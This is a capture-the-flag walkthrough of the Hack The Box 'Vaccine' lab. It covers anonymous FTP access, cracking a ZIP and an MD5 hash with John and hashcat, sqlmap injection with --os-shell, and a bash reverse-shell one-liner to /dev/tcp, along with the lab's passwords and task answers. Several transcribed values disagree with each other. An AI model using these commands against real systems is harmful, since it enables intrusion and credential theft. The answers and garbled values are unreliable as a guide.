

LinkedIn: [kelvin kimotho](#)

Vaccine Machine

Here is my shareable link <https://www.hackthebox.com/achievement/machine/2075093/289>

Introduction

The Vaccine machine demonstrates how crucial enumeration is, even in seemingly secure systems. It also emphasizes the importance of password cracking, as weak passwords remain a common vulnerability.

Enumeration

We begin with a standard Nmap scan, which reveals three open ports

- "**nmap -sV -sC {TARGET_IP}**"

we focus on FTP which allow anonymous login.

- "ftp TARGET_IP" password = "anonymous"

While inside we can use **ls** to list components, **help** command shows us the commands we can run.

Using **get** command we download our file of interest to our local machine for offline further analysis.

- "**get file_name**"

Password Cracking with John the Ripper

John the Ripper is a password-cracking tool that can handle various password formats.

we convert the ZIP file into a hash using the zip2john module.

- "**zip2john <zip_file> > <output_hash_file>**"

We then use the **rockyou.txt** wordlist to perform a brute-force attack with John:

- "**john --wordlist=/usr/share/wordlists/rockyou.txt hashes**"

Hash Cracking with Hashcat

For MD5 hashes, hash mode is **0**. we use Hashcat to crack it

- "**hashcat -m 0 -a 0 hash.txt wordlist.txt**"

-m means that hash mode for md5 hash is **0** and **-a 0** means we are performing a brute force.

SQL Injection via URL

After logging in, the dashboard contains a search feature that interacts with a database. We test the search parameter and suspect it may be vulnerable to SQL injection. Rather than manually testing, we use **SQLmap** for automated detection and exploitation.

- "**sqlmap -u 'http://10.129.95.174/dashboard.php?search=any+query' --cookie="PHPSESSID=your_cookie_here"**"

SQLmap confirms the vulnerability and allows us to execute a command injection via the **--os** shell flag, leading to a foothold on the system.

Foothold


Although the shell provided by SQLmap is unstable, we use a reverse shell payload for a more stable connection

```
- bash -c "bash -i >& /dev/tcp/{your_IP}/443 0>&1"
```

After setting up a **Netcat** listener on port **OUR_LISTENING PORT** and executing the payload, we gain access to the system as the postgres user.

Question: Besides SSH and HTTP, what other service is hosted on this box?

Answer: **ftp**



I started by performing a nmap scan on the target by running “`nmap -sV 10.129.112.87`”.

```
(kali㉿kali)-[~/Desktop]$ cd /home/kali/Desktop
(kali㉿kali)-[~/Desktop]$ nmap -sV 10.129.112.87
Starting Nmap 7.94 ( https://nmap.org ) at 2024-10-26 21:14 UTC
Nmap scan report for 10.129.112.87
Host is up (0.21s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
22/tcp    open  ssh          OpenSSH 8.0p1 Ubuntu 6ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.41 ((Ubuntu))
2135/tcp  filtered gris
3128/tcp  filtered squid-https
32772/tcp filtered sometimes-rpc7
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 46.71 seconds
```

Question: This service can be configured to allow login with any password for specific username. What is that username?

Answer: anonymous

The screenshot shows the HackTheBox interface. On the left, there's a sidebar with links like 'Starting Point', 'Season 6', 'Machines', 'Challenges', 'Sherlocks', 'Tracks', 'Rankings', and 'Academy'. The main area has a 'Tags' section with various categories. Below it, 'TASK 2' is displayed with the instruction: 'This service can be configured to allow login with any password for specific username. What is that username?'. A text input field contains '*****s' and the answer 'anonymous' is shown below it. There's also a 'Hide Answer' link.

Question: What is the name of the file downloaded over this service?

Answer: **backup.zip**


This screenshot is similar to the previous one, showing the HackTheBox interface. The sidebar and tags section are identical. The 'TASK 3' section is visible with the question: 'What is the name of the file downloaded over this service?'. The text input field shows '*****, *p' and the answer 'backup.zip' is listed below it. A 'Hide Answer' link is also present.

I went ahead and logged in anonymously in the ftp server using **anonymous** as the password. “**ftp 10.129.112.87**” then specified password as **anon123**. I used **ls** command to list the contents in the directory i was in then used **get** to download the file to my machine for further analysis.

```
(kali㉿kali)-[~/Desktop]
$ ftp 10.129.112.87
Connected to 10.129.112.87.
220 (vsFTPd 3.0.3)
Name (10.129.112.87:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
221 Entering Extended Passive Mode (|||10472|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 2533 Apr 13 2021 backup.zip
226 Directory send OK.
ftp> get backup.zip
local: backup.zip remote: backup.zip
221 Entering Extended Passive Mode (|||10156|)
150 Opening BINARY mode data connection for backup.zip (2533 bytes).
100% [*****] 2533 906.75 KiB/s 00:00 ETA
226 Transfer complete.
2533 bytes received in 00:00 (11.00 KiB/s)
ftp> 
```


Question: What script comes with the John The Ripper toolset and generates a hash from a password protected zip archive in a format to allow for cracking attempts?

Answer: zip2john



Question: What is the password for the admin user on the website?

Answer: qwerty789



I converted the ZIP file i downloaded into a hash using the zip2john module "zip2john
backup.zip>> hash"

```

kali㉿kali:~/Desktop
$ zip2john backup.zip>> hash
File Actions Edit View Help
[(kali㉿kali)-~/Desktop]
[~] $ ls
backup.zip  hash
[(kali㉿kali)-~/Desktop]
[~] $ cat hash
backup.zip:$pkzip$2*1*1*0*8*24*5722*543fb39ed1a919ce7b58641a238e00f4c2ba82cfcf1b1b8f4b225a15c4ffda8fe72f60a82**0*3da*cc*a1bccd6a*50*43*8*3da*989a*x22290c3505e51d341
f31925a7f7ffefc181e9ff668d25e53c82a fc71598fbc3fff2817b94d8cece952d66a11a1c103f257e14885793e01e6238915796640e8936073177d3e628915f5abf20fb2f2354cf3b774abe3e7a09a79
8bd40b63dc00c2ceaf81heb5d3c2b94e588c58725a07fe4ef86c990872b652b3idae89b2ffff1f127142c95a5c3452b997e3312db40aaee19b120b85b90fba8828a13dd114f3401142d4bb6b4e369a308cc81c26
912a3d673dc23a15920764f108ed151ebc364893f21e8befd9554bf9c904f6e6f19cbcd8e1ac4e48a5be2b250ddfe42f86d207578c61c45f2f248d7984ef7dfc88ed3885aaa12b943be3682b
7df4618a42e3566700298fad66607052bd59c0e861a76723567298e1fd326ef431c473a3dcfa784c15fa7ee7ea73adff0209272e5c35a8934b8591330872a9f0e74d31243e81b72b45ef3074c909ad5aa
d7efb32971e68ad68b4d34ed68lad638947f35f43b23217f71cb09ecff876ea7f7265c53dc98f53e22e066defeb32f00a6f91ce9119da478a327d0e6b909eecc
23e0820fa24d2ed2dc2a73564a21f8599cc75d00a42f02c653f91682497478323500bfds5828ae19d68b84da170d2a55abeb8430d0d77e6469b89d8e049b24dpfc88f77258be9cf0f7fd521a0e080b6defe
1f725e55538128fe5e202963119b7e4149da3716abaca1c0841a794741196d8596f79862d426f555c772bb0d100061814cb0e5939ce6e4452182d23167a2875a18464581aab1d5f7d5d58d8087b7d0
ca8647481e2d4cb6bc2e63aa9bc8c5d4dfc51f9cd2a1ee21a6a446e64c208365180c1fa02bf4f627d5ca5c817c101ce689afe130e1682123635a6e524e283335f3a44704de5300b8d196f50660bb4db
b7b5cb052ce78d79b4b38e8e738e26798d10502281bfred1a9b6b426fb47ef62841079d41de0efd356f53afc211b04af58fe3978f0c4f096a7a6fc7ded6efba80027b186ee598dfb0c14cbfa57056ca836d
69e262a060a201d0053f2ce736cae41591e4ccde46a66ddbd47b08e543d4b62a5b23c17488464b2d359602a5c2630c1f66720c43d6b5a1ffdcfd380a9c7240ea88638e12a453cfee27040a2f
293a8886ddc0d77bf0a2270f765e5ad8bfcbb7e68762359e335dfda9563f1d10d9327eb39e66890a8740fc9748483b64f1d923edfc2754fc020bbfae77d00e8c94fb2a02612c0787b6f0ee78d21a6305fb
97a0d4b0562db282c223667af8ad90746688e705202d6968acb7258fb8846da057b1a48a2a9699a0e5592e369fd687d677a1fe91c0d0155fd237bf2dc49$#:backup.zip$::backup.zip$::style.css, index
[~] $

```

I then used the **rockyou.txt** wordlist to perform a brute-force attack with John

"john --wordlist=/usr/share/wordlists/rockyou.txt hash"

```
(kali㉿kali)-[~/Desktop]
$ sudo gzip -d /usr/share/wordlists/rockyou.txt.gz
(kali㉿kali)-[~/Desktop]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
741852963 (Backup.zip)
1g 0:00:00:00 DONE (2024-10-26 21:31) 100.0g/s 819200p/s 819200c/s 123456..whitetiger
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

I now found the password for the backup.zip file I downloaded from the ftp server "**741852963**". I unzipped the zip using the password used ls to list the contents of my working directory.

```
(kali㉿kali)-[~/Desktop]
$ ls
backup.zip hash
(kali㉿kali)-[~/Desktop]
$ unzip backup.zip
Archive: backup.zip
index.php password:
  inflating: index.php
  inflating: style.css
  "john --wordlist=/usr/share/wordlists/rockyou.txt hash"
(kali㉿kali)-[~/Desktop]
$ ls
backup.zip hash index.php style.css
(kali㉿kali)-[~/Desktop]
```


Then using cat command i listed the contents of the files i retrieved after unzipping the zip file.

I found an md5 hash "**2cb42f8734ea607eefed3b70af13bbd3**".

```
(kali㉿kali)-[~/Desktop]
$ ls
backup.zip hash index.php style.css
(kali㉿kali)-[~/Desktop]
$ cat index.php
<!DOCTYPE html>
<?php
session_start();
if(isset($_POST['username']) && isset($_POST['password'])) {
    if($_POST['username'] == 'admin' && md5($_POST['password']) == '2cb42f8734ea607eefed3b70af13bbd3') {
        $_SESSION['login'] = "true";
        header("Location: dashboard.php");
    }
}
?>
<html lang="en" >
<head>
<meta charset="UTF-8">
<title>Home</title>
</head>
```

Then using **hashcat** and **rockyou** wordlist i tried cracking the hash "**hashcat -m 0 -a 0 2cb42f8734ea607eefed3b70af13bbd3 /usr/share/wordlists/rockyou.txt**"

-a 0 means its a straight attack and -m 0 means its an md5 hash.



```
kali@kali: ~/Desktop
File Actions Edit View Help
OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pool project]
* Device #1: cpu-sandybridge-Intel(R) Core(TM) i5-2430M CPU @ 2.40GHz, 1414/2892 MB (512 MB allocatable), 4MCU
Maximum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash


ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Initializing backend runtime for device #1. Please be patient...
Host memory required for this attack: 0 MB

Dictionary cache built:
* Filenam...: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes....: 139921507
* Keyspace...: 143444385
* Runtime...: 3 secs

Starting autotune. Please be patient ...
```

```
2cb42f8734ea607eefed3b70af13bbd3:qwert789

Session.....: hashcat
Status.....: Cracked
Hash.Mode...: 0 (MD5)
Hash.Target...: 2cb42f8734ea607eefed3b70af13bbd3
Time.Started...: Sat Oct 26 21:44:22 2024 (1 sec)
Time.Estimated...: Sat Oct 26 21:44:23 2024 (0 secs)
Kernel.Feature.: Pure Kernel
Guess.Base....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue...: 1/1 (100.00%)
Speed.#1.....: 134.3 kh/s (0.13ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 100/100 (100.00%)
Rejected.....: 0/100 (0.00%)
Restore.Point...: 99328/14344385 (0.69%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1...: 020180 : paashaas
Hardware.Mon.#1..: Temp: 86c Util: 55%

Started: Sat Oct 26 21:43:03 2024
Stopped: Sat Oct 26 21:44:25 2024
```

I also tried crackstation an online tool to crack the md5 hash.

The screenshot shows a Firefox browser window with several tabs open. The active tab is 'CrackStation - Online Pa...' at <https://crackstation.net>. The page title is 'CrackStation' with a banner below it. The main content is titled 'Free Password Hash Cracker'. A text input field contains the hash '2cb42f8734ea607eefed3b70af13bbd3'. To the right is a reCAPTCHA checkbox labeled 'I'm not a robot'. Below the input field is a table with one row:

Hash	Type	Result
2cb42f8734ea607eefed3b70af13bbd3	md5	qwertyst89

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

I then tried accessing the webpage on port 80 and used the username and password to login,

The screenshot shows a Firefox browser window with the URL '10.129.112.87' in the address bar. The page title is 'MegaCorp Login'. The form has two fields: 'admin' in the username field and '*****' in the password field. A blue 'SIGN IN' button is at the bottom.

It's a car dealership website.

Name	Type	Fuel	Engine
Elixir	Sports	Petrol	2000cc
Sandy	Sedan	Petrol	1000cc
Meta	SUV	Petrol	800cc
Zeus	Sedan	Diesel	1000cc
Alpha	SUV	Petrol	1200cc
Canon	Minivan	Diesel	600cc

 The background of the dashboard features a dark landscape with mountains and water."/>

Question: What option can be passed to sqlmap to try to get command execution via the sql injection?

Answer: --os-shell

TASK 6


What option can be passed to sqlmap to try to get command execution via the sql injection?

--os-shell

Hide Answer

Official Writeup

I run "sqlmap --help command".




```
File Actions Edit View Help
management system information, structure and data contained in the
tables
-a, --all          Retrieve everything
-b, --banner        Retrieve DBMS banner
--current-user     Retrieve DBMS current user
--current-db       Retrieve DBMS current database
--passwords        Enumerate DBMS users password hashes
--dbs              Enumerate DBMS databases
--tables           Enumerate DBMS database tables
--columns          Enumerate DBMS database table columns
--schema           Enumerate DBMS schema
--dump             Dump DBMS database table entries
--dump-all         Dump all DBMS databases tables entries
-D DB              DBMS database to enumerate
-T TBL             DBMS database table(s) to enumerate
-C COL             DBMS database table column(s) to enumerate

Operating system access:
These options can be used to access the back-end database management
system underlying operating system
--os-shell          Prompt for an interactive operating system shell
--os-pwn            Prompt for an OOB shell, Meterpreter or VNC

General:
These options can be used to set some general working parameters
--batch             Never ask for user input, use the default behavior
--flush-session    Flush session files for current target
Miscellaneous:
These options do not fit into any other category
--wizard            Simple wizard interface for beginner users
(kali㉿kali)-[~/Desktop]
$ Question:
(kali㉿kali)-[~/Desktop]
$ Answer:
```

Question: What program can the Postgres user run as root using sudo?

Answer: vi



Vulnerability Assessment Databases
Custom Applications Protocols
Source Code Analysis Apache
